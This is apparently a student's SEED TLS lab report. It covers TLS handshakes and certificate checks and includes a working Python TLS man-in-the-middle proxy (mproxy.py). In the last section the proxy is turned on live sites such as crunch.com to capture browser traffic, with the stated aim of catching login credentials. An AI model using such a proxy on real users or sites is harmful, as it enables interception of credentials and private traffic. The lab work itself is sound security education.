Thomas Bakaysa
TLS lab

Task 1

Task 1a

1. Cipher used is AES128 with SHA256

```
[03/24/25]seed@VM:~/.../volumes$ handshake.py reddit.com
After making TCP connection. Press any key to continue ...
=== Cipher used: ('TLS_AES_128_GCM_SHA256', 'TLSv1.3', 128)
=== Server hostname: reddit.com
```

2. Server certificate is as follows:

```
=== Server certificate:
{'OCSP': ('http://ocsp.digicert.com',),
 'caIssuers': ('http://cacerts.digicert.com/DigiCertGlobalG2TLSRSASHA2562020CA1-1.crt',),
 'crlDistributionPoints': ('http://crl3.digicert.com/DigiCertGlobalG2TLSRSASHA2562020CA1-1.crl',
                           'http://crl4.digicert.com/DigiCertGlobalG2TLSRSASHA2562020CA1-1.crl'),
 'issuer': ((('countryName', 'US'),),
            (('organizationName', 'DigiCert Inc'),),
            (('commonName', 'DigiCert Global G2 TLS RSA SHA256 2020 CA1'),)),
 'notAfter': 'Aug 25 23:59:59 2025 GMT',
 'notBefore': 'Feb 27 00:00:00 2025 GMT',
 'serialNumber': '046B49B513EE7ACF6678F923AC52703E',
 'subject': ((('countryName', 'US'),),
             (('stateOrProvinceName', 'California'),),
             (('localityName', 'San Francisco'),),
             (('organizationName', 'REDDIT, INC.'),),
             (('commonName', '*.reddit.com'),)),
 'subjectAltName': (('DNS', '*.reddit.com'), ('DNS', 'reddit.com')),
 'version': 3}
[{'issuer': ((('countryName', 'US'),),
             (('organizationName', 'DigiCert Inc'),),
             (('organizationalUnitName', 'www.digicert.com'),),
             (('commonName', 'DigiCert Global Root G2'),)),
  'notAfter': 'Jan 15 12:00:00 2038 GMT',
  'notBefore': 'Aug  1 12:00:00 2013 GMT',
  'serialNumber': '033AF1E6A711A9A0BB2864B11D09FAE5',
  'subject': ((('countryName', 'US'),),
              (('organizationName', 'DigiCert Inc'),),
              (('organizationalUnitName', 'www.digicert.com'),),
              (('commonName', 'DigiCert Global Root G2'),)),
  'version': 3}]
After TLS handshake. Press any key to continue ...
```

3. The /etc/ssl/certs folder contains the root CA files used to validate certificates returned from TLS connections.

```
a89d74c2.0
a94d09e5.0
ACCVRAIZ1.pem
AC_RAIZ_FNMT-RCM.pem
AC_RAIZ_FNMT-RCM_SERVIDORES_SEGUROS.pem
Actalis_Authentication_Root_CA.pem
aee5f10d.0
AffirmTrust_Commercial.pem
AffirmTrust_Networking.pem
AffirmTrust_Premium_ECC.pem
AffirmTrust_Premium.pem
Amazon_Root_CA_1.pem
Amazon_Root_CA_2.pem
Amazon_Root_CA_3.pem
Amazon_Root_CA_4.pem
ANF_Secure_Server_Root_CA.pem
Atos_TrustedRoot_2011.pem
Atos_TrustedRoot_Root_CA_ECC_TLS_2021.pem
Atos_TrustedRoot_Root_CA_RSA_TLS_2021.pem
Autoridad_de_Certificacion_Firmaprofesional_CIF_A62634068.pem
b0e59380.0
b1159c4c.0
b433981b.0
b66938e9.0
b727005e.0
b7a5b843.0
b81b93f0.0
Baltimore_CyberTrust_Root.pem
```

4. The TCP and TLS handshake can be seen here:

No.	Time	Source	Destination	Protocol	Length	Info
33	2025-03-24 19:3…	127.0.0.53	127.0.0.1	DNS	136	Standard query response 0x859b A reddit.com A 151.101.1.140 A…
34	2025-03-24 19:3…	10.0.2.15	151.101.1.140	TCP	76	46708 → 443 [SYN] Seq=1516018250 Win=64240 Len=0 MSS=1460 SAC…
35	2025-03-24 19:3…	151.101.1.140	10.0.2.15	TCP	62	443 → 46708 [SYN, ACK] Seq=353664001 Ack=1516018251 Win=65535…
36	2025-03-24 19:3…	10.0.2.15	151.101.1.140	TCP	56	46708 → 443 [ACK] Seq=1516018251 Ack=353664002 Win=64240 Len=0
37	2025-03-24 19:3…	10.0.2.15	151.101.1.140	TLSv1.3	573	Client Hello
38	2025-03-24 19:3…	151.101.1.140	10.0.2.15	TCP	62	443 → 46708 [ACK] Seq=353664002 Ack=1516018768 Win=65535 Len=0
39	2025-03-24 19:3…	151.101.1.140	10.0.2.15	TLSv1.3	1512	Server Hello, Change Cipher Spec, Application Data
40	2025-03-24 19:3…	10.0.2.15	151.101.1.140	TCP	56	46708 → 443 [ACK] Seq=1516018768 Ack=353665458 Win=63360 Len=0
41	2025-03-24 19:3…	151.101.1.140	10.0.2.15	TLSv1.3	2340	Application Data, Application Data, Application Data, Applica…
42	2025-03-24 19:3…	10.0.2.15	151.101.1.140	TCP	56	46708 → 443 [ACK] Seq=1516018768 Ack=353667742 Win=63360 Len=0
43	2025-03-24 19:3…	10.0.2.15	151.101.1.140	TLSv1.3	120	Change Cipher Spec, Application Data
44	2025-03-24 19:3…	151.101.1.140	10.0.2.15	TCP	62	443 → 46708 [ACK] Seq=353667742 Ack=1516018832 Win=65535 Len=0
45	2025-03-24 19:3…	127.0.0.1	127.0.0.53	DNS	89	Standard query 0xaffe A merino.services.mozilla.com

You can see the first TCP handshake here, where it sends a SYN to the server, triggering a handshake to continue the connection.

10.0.2.15	151.101.1.140	TCP	76	46708 → 443 [SYN] Seq=
151.101.1.140	10.0.2.15	TCP	62	443 → 46708 [SYN, ACK]

After the server receives a confirmation of the acknowledgment, this triggers the start of the TLS handshake since a valid TCP connection has been established. This can be seen in the client_hello message which initiates the TLS handshake.

```
151.101.1.140     10.0.2.15         TCP        62 443 → 46708 [SYN, ACK
10.0.2.15         151.101.1.140     TCP        56 46708 → 443 [ACK] Seq
10.0.2.15         151.101.1.140     TLSv1.3   573 Client Hello
```

Since TLS works on top of the TCP connection, a valid TCP connection must first be established, only then can the TLS connection begin. So, the relationship between the two is that TLS relies on a TCP connection and thus cannot exist without it.

Task 1b

1. I used reddit.com and royalroad.com, their required CA certs can be seen below in the commonName line.
    a. DigiCert_Global_Root_G2 for reddit.com
    b. GTS_Root_R4 for royalroad.com

```
 'subjectAltName': (('DNS', '*.reddit.com'), ('DNS', 'reddit.com')),
 'version': 3}
[{'issuer': ((('countryName', 'US'),),
             (('organizationName', 'DigiCert Inc'),),
             (('organizationalUnitName', 'www.digicert.com'),),
             (('commonName', 'DigiCert Global Root G2'),)),
```

```
'subjectAltName': (('DNS', 'royalroad.com'), ('DNS', '*.royalroad.com
'version': 3}
{'issuer': ((('countryName', 'US'),),
            (('organizationName', 'Google Trust Services LLC'),),
            (('commonName', 'GTS Root R4'),)),
```

Copied those two certificates to the client-certs directory and then soft linked them using their hash as instructed.

```
[03/24/25]seed@VM:~/.../client-certs$ ls -l
total 12
lrwxrwxrwx 1 seed seed   27 Mar 24 20:42 607986c7.0 -> DigiCert_Global_Root_G2.pem
lrwxrwxrwx 1 seed seed   15 Mar 24 20:44 a3418fda.0 -> GTS_Root_R4.pem
-rw-r--r-- 1 seed seed 1294 Mar 24 20:34 DigiCert_Global_Root_G2.pem
-rw-r--r-- 1 seed seed  765 Mar 24 20:41 GTS_Root_R4.pem
-rw-rw-r-- 1 seed seed  103 Mar 24 18:58 README.md
```

Task 1c

1. Modified the hosts file on the client container to add royalroad2025.com to the cache.

```
;; ANSWER SECTION:
royalroad.com.          300     IN      A       172.67.73.137
royalroad.com.          300     IN      A       104.26.14.118
royalroad.com.          300     IN      A       104.26.15.118
```

```
root@36ecfb6eea89:/volumes# cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.9.0.5        36ecfb6eea89
172.67.73.137   royalroad2025.com
104.26.14.118   royalroad2025.com
104.26.15.118   royalroad2025.com
```

2. With the hostname check enabled the handshake did not go through.

```
context.load_verify_locations(capath=cadir)
context.verify_mode = ssl.CERT_REQUIRED
context.check_hostname = True
```

```
root@36ecfb6eea89:/volumes# handshake.py royalroad2025.com
After making TCP connection. Press any key to continue ...
Traceback (most recent call last):
  File "./handshake.py", line 29, in <module>
    ssock.do_handshake()   # Start the handshake
  File "/usr/lib/python3.8/ssl.py", line 1309, in do_handshake
    self._sslobj.do_handshake()
ssl.SSLError: [SSL: SSLV3_ALERT_HANDSHAKE_FAILURE] sslv3 alert handshake failure
 (_ssl.c:1123)
```

```
context.load_verify_locations(capath=cadir)
context.verify_mode = ssl.CERT_REQUIRED
context.check_hostname = False
```

** For some reason, I can't deceive the handshake. Even with the check_hostname as False it still wont work. I've tried for royalroad and hackthebox, neither worked. I re-downloaded the labsetup files as well and it did not help. I can only think that it's because the sites are using TLS1.3, which may be catching the hostname mismatch.

Task 1d

1. After adding the code to the section right before the TLS connection is terminated, we receive back this from the server.

```
input("After TLS handshake. Press any key to continue ...")

#Send http request to server
request = b"GET / HTTP/1.0\r\nHost: " + \
        hostname.encode('utf-8') + b"\r\n\r\n"
ssock.sendall(request)

# read http response from server
response = ssock.recv(2048)
while response:
  pprint.pprint(response.split(b"\r\n"))
  response = ssock.recv(2048)
```

```
After TLS handshake. Press any key to continue ...
[b'HTTP/1.1 302 Moved Temporarily',
 b'Date: Tue, 25 Mar 2025 02:17:53 GMT',
 b'Content-Type: text/html',
 b'Content-Length: 143',
 b'Connection: close',
 b'Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post'
 b'-check=0, pre-check=0',
 b'Expires: Thu, 01 Jan 1970 00:00:01 GMT',
 b'Location: https://www.hackthebox.com/',
 b'Server: cloudflare',
 b'CF-RAY: 925aea1d1fee3ab8-DFW',
 b'alt-svc: h3=":443"; ma=86400',
 b'',
 b'<html>',
 b'<head><title>302 Found</title></head>',
 b'<body>',
 b'<center><h1>302 Found</h1></center>',
 b'<hr><center>cloudflare</center>',
 b'</body>',
 b'</html>',
 b'']
```

2. I think I did it? I have no real way of knowing, it didn't return anything but it did not error out. HTML requests are not an area I have much experience in.

```
#Send http request to server
request = b"GET / HTTP/1.0\r\nHost: " + \
        hostname.encode('utf-8') + b"/img.png"
ssock.sendall(request)
```

Task 2

Task 2a

Need to add the server from the PKI lab to the hosts file so that the client container knows where to direct the website. The browser was giving me problems, it would connect me to the server just fine using the ip address of the server container but refused to connect via the url 'www.bakays2025.com'. That is, until I restarted the browser and it worked.


```
# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.co
10.9.0.105      www.csrflab-attacker.c

# For Shellshock Lab
10.9.0.80       www.bank32.com
10.9.0.80       www.bakaysa2025.com
10.9.0.43       www.bakaysa2025.com
```

```
[03/25/25]seed@VM:~/.../volumes$ handshake.py www.bakaysa2025.com
After making TCP connection. Press any key to continue ...
=== Cipher used: ('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
=== Server hostname: www.bakaysa2025.com
=== Server certificate:
{'issuer': ((('commonName', 'www.modelCA.com'),),
            (('organizationName', 'Model CA LTD.'),),
            (('countryName', 'US'),)),
 'notAfter': 'Feb 16 04:16:27 2035 GMT',
 'notBefore': 'Feb 18 04:16:27 2025 GMT',
 'serialNumber': '1000',
 'subject': ((('countryName', 'US'),),
             (('organizationName', 'Thomas B. '),),
             (('commonName', 'www.bakaysa2025.com'),)),
 'subjectAltName': (('DNS', 'www.bakaysa2025.com'),
                    ('DNS', 'www.bakaysa2025a.com'),
                    ('DNS', 'www.bakaysa2025b.com'),
                    ('DNS', 'www.bakaysa2025thomas.com')),
 'version': 3}
[{'issuer': ((('commonName', 'www.modelCA.com'),),
             (('organizationName', 'Model CA LTD.'),),
```

It also works on the client container (after adding it to the /etc/hosts file)


```
root@072ae6aa5b18:/volumes# nano /etc/hosts
root@072ae6aa5b18:/volumes# handshake.py bakaysa2025.com
After making TCP connection. Press any key to continue ...
=== Cipher used: ('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
=== Server hostname: bakaysa2025.com
=== Server certificate:
{'issuer': ((('commonName', 'www.modelCA.com'),),
            (('organizationName', 'Model CA LTD.'),),
            (('countryName', 'US'),)),
 'notAfter': 'Feb 16 04:16:27 2035 GMT',
 'notBefore': 'Feb 18 04:16:27 2025 GMT',
 'serialNumber': '1000',
 'subject': ((('countryName', 'US'),),
             (('organizationName', 'Thomas B. '),),
             (('commonName', 'www.bakaysa2025.com'),)),
 'subjectAltName': (('DNS', 'www.bakaysa2025.com'),
```


Task 2b



Task 2c

This web server also works with the alias we used, after I added them to the hosts files.






```
# For Shellshock Lab
10.9.0.80       www.bank32.com
10.9.0.80       www.bakaysa2025.com
10.9.0.43       www.bakaysa2025.com
10.9.0.43       www.bakaysa2025a.com
10.9.0.43       www.bakaysa2025b.com
10.9.0.43       www.bakaysa2025thomas.com
```

Task 3

Task 3a

We were given skeleton code to make the proxy server. I was finally able to get it working after wrapping my head around the idea. The proxy is the middle man and thus must act as both a client and server. To the client program, it is a server and so must handle server requests. It then becomes a client as it forwards those requests to the actual server. This necessitates the proxy having the certs for the server to establish a valid TLS connection with the client, while also having the certs to connect to the actual server securely.


A problem that I had was that I made the ‘hostname’ www.bakaysa2025.com’, which redirects to the proxy server, which made any attempt at connecting loop endlessly as it would repeatedly create TLS connections with itself.


Code for mproxy.py

```
#!/usr/bin/env python3
import threading
import socket
import ssl

def process_request(ssock_for_browser):
	hostname = '10.9.0.43'
	port = 443

	cadir = './client-certs'
	context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
	context.load_verify_locations(capath=cadir)
	context.verify_mode = ssl.CERT_REQUIRED
	context.check_hostname = False

	# make a connection to the real server
	sock_for_server = socket.create_connection((hostname, port))
	ssock_for_server = context.wrap_socket(sock_for_server,
					server_hostname = hostname,
					do_handshake_on_connect = False)
	ssock_for_server.do_handshake()
	request = ssock_for_browser.recv(2048)
	# print(ssock_for_server)
	if request:
		#print('made it to the request statement') # Forward request to server
		ssock_for_server.sendall(request)
		#print('sent request')
		# Get response from server, and forward it to browser
		response = ssock_for_server.recv(2048)
		while response:
			print('trying to send to browser')
			ssock_for_browser.sendall(response) # Forward to browser
			response = ssock_for_server.recv(2048)
	# print('thread dying')
	ssock_for_browser.shutdown(socket.SHUT_RDWR)
	ssock_for_browser.close()

sock_listen = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)
sock_listen.bind(('0.0.0.0', 443))
sock_listen.listen(5)

SERVER_CERT = './server-certs/bakaysa2025.crt'
SERVER_PRIVATE = './server-certs/bakaysa2025.key'
context_srv = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
context_srv.load_cert_chain(SERVER_CERT, SERVER_PRIVATE)

while True:
	sock_for_browser, fromaddr = sock_listen.accept()
	ssock_for_browser = context_srv.wrap_socket(sock_for_browser,server_side=True)
```


```
        x = threading.Thread(target = process_request, args=(ssock_for_browser,))
        x.start()
```

Pictures of the proxy server working.






Proof that the browser also communicates to the server using the proxy server.




The proxy server dns was changed to google's and it can communicate with outside servers.



Actual MitM attack


I was able to successfully use the proxy server as a man in the middle. However, the two sites I chose did not allow me to attempt to log in. Crunch fitness' website requires me to already be a member while RoyalRoad caught me with CloudFlare. For both however, I was able to capture traffic between my browser and the website. Had I an account with Crunch I believe I would've been able to catch the username and password being sent.

RoyalRoad.com catching me with CloudFlare (I assume).



'{"success_fraction":0,"report_to":"cf-nel","max_age":604800}\\r\\nServer: '
'cloudflare\\r\\nCF-RAY: 926c58ce9d986b1f-DFW\\r\\nalt-svc: h3=":443"; '

Crunch did not detect anything suspicious and worked as normal. I just didn't realize that you had to be a member to have a log in. I can see the request being made by my device, the traffic captured back from the website is encoded in something so it's not human readable.



Modified code of mproxy.py to perform a MitM attack on Crunch

```
#!/usr/bin/env python3

import threading
import socket
import ssl
import pprint

def process_request(ssock_for_browser):
        hostname = 'www.crunch.com'
        port = 443

        cadir = './client-certs'
